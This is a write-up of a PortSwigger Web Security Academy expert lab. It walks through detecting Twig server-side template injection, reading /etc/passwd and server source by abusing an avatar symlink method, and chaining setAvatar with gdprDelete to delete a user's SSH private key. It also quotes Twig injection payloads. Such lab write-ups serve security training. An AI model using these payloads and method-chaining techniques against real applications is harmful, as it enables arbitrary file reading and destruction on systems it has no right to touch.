| Field | Details |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Server-Side Template Injection (Twig, Custom Exploit Chain) |
| Difficulty | Expert |
| Objective | Create a custom exploit to delete /.ssh/id_rsa from Carlos's home directory |
| Note | As with many high-severity SSTI labs, invoking methods carelessly here can break the lab instance, requiring a 20-minute reset wait. It actually happened to me at the end of this lab XD |
Server-Side Template Injection with a Custom Exploit
Log in as wiener:peter.

The "my account" section lets us change the preferred name (first name / nickname) and upload an avatar image.
Making a post comment:

Peter Wiener | 14 June 2026

teto
Updating the preferred name to "first name":
Peter | 14 June 2026

teto

Intercepting that change request:
POST /my-account/change-blog-post-author-display HTTP/2

blog-post-author-display=user.first_name&csrf=NHEQk8WRi6F1UEiMcQKVfZ3k2O5rt6xd
Same close-and-reopen approach as the earlier code-context lab:
user.first_name}}{{7*7

Peter49 | 14 June 2026

teto
Math evaluates, but we still don't know the engine. Forcing an error:
user.first_name}}{{&&&&

The error names Twig. Checking PayloadsAllTheThings for Twig:
Twig - Basic Injection

{{7*7}}
{{7*'7'}} would result in 49
{{dump(app)}}
{{dump(_context)}}
{{app.request.server.all|join(',')}}
That explains why {{7*7}} worked earlier. Trying everything under "Twig - Code Execution" from PayloadsAllTheThings, though — none of it lands. The standard Twig RCE payloads not working is the signal that this lab wants a custom chain rather than a known one-liner — hence "custom exploit" in the title.
There's an avatar upload feature — worth checking what that does server-side. Uploading an avatar and intercepting:
POST /my-account/avatar HTTP/2

Content-Disposition: form-data; name="avatar"; filename="TEOOOO.jpg"
Content-Type: image/jpeg

(...)

The uploaded avatar shows up on the post. Changing the uploaded content to plain text while keeping Content-Type: image/jpeg:
------geckoformboundary936523e07a7ab9f7eb773c0d9bcaaef2
Content-Disposition: form-data; name="avatar"; filename="TEOOOO.txt"
Content-Type: image/jpeg

teto
The image on the comment breaks:
Checking the image's URL — it's /avatar?avatar=wiener. Accessing that directly:

It shows teto — the avatar endpoint serves whatever file is behind that symlink/path, regardless of actual content. Removing the Content-Type header entirely from the upload:
------geckoformboundary936523e07a7ab9f7eb773c0d9bcaaef2
Content-Disposition: form-data; name="avatar"; filename="TEOOOO.txt"

teto
returns:
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 267

<pre>PHP Fatal error:  Uncaught Exception: Uploaded file mime type is not an image:  in /home/carlos/User.php:28
Stack trace:
#0 /home/carlos/avatar_upload.php(19): User->setAvatar('/tmp/TEOOOO.txt', '')
#1 {main}
  thrown in /home/carlos/User.php on line 28
</pre>

This error gives us three things: the mime type check, the file path /home/carlos/User.php, and a method signature — User->setAvatar('/tmp/TEOOOO.txt', '').
Going back to the preferred name SSTI, trying to reference the method directly:
blog-post-author-display=user.setAvatar
Reloading the page gives:
Internal Server Error

PHP Fatal error: Uncaught ArgumentCountError: Too few arguments to function User::setAvatar(), 0 passed in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Extension/Core.php on line 1601 and exactly 2 expected in /home/carlos/User.php
Two arguments expected, matching the ('/tmp/TEOOOO.txt', '') signature from the earlier error. Supplying both:
blog-post-author-display=user.setAvatar('/etc/passwd', 'image/jpeg')
Sending this, then pulling the avatar with curl:
curl -X GET 'https://0ade0092042d504f81b248ca00cb00a6.web-security-academy.net/avatar?avatar=wiener'

/etc/passwd comes back — setAvatar symlinks the avatar to an arbitrary path, and the avatar endpoint serves whatever that symlink points to, regardless of mime type once it's set this way. A single SSTI point that can call arbitrary object methods (user.<method>(<args>)) turns any interesting method on that object into attack surface, not just the obvious getters.
Same trick against the file the error messages keep referencing:
blog-post-author-display=user.setAvatar('/home/carlos/User.php', 'image/jpeg')
Reading via curl gives the full source:
<?php

class User {
(...)
    private function rm($filename) {
        if (!unlink($filename)) {
            throw new Exception("Could not delete " . $filename);
        }
    }
}
(...)
?>

setAvatar is the symlink primitive we already used. The interesting one is gdprDelete, which calls rm(readlink($this->avatarLink)) — it deletes whatever file the avatar symlink currently points to. Combining "create arbitrary symlink" with "delete what the symlink points to" gives arbitrary file deletion.
The plan: point the avatar symlink at /home/carlos/.ssh/id_rsa using setAvatar, then call gdprDelete so it resolves that symlink and deletes the target. First, point the avatar at the target file:
blog-post-author-display=user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')
Reloading the comment and curling the avatar confirms the symlink points where expected — the file's content reads:
Nothing to see here :)

Now trigger the delete:
blog-post-author-display=user.gdprDelete('/home/carlos/.ssh/id_rsa')

This deletes id_rsa via gdprDelete's
Lab solved and module complete.
Dead Ends
- Standard Twig "Code Execution" payloads from PayloadsAllTheThings didn't work here — this lab is specifically built around chaining application-specific PHP methods (
setAvatar,gdprDelete) reachable through the SSTI, not a generic Twig RCE gadget.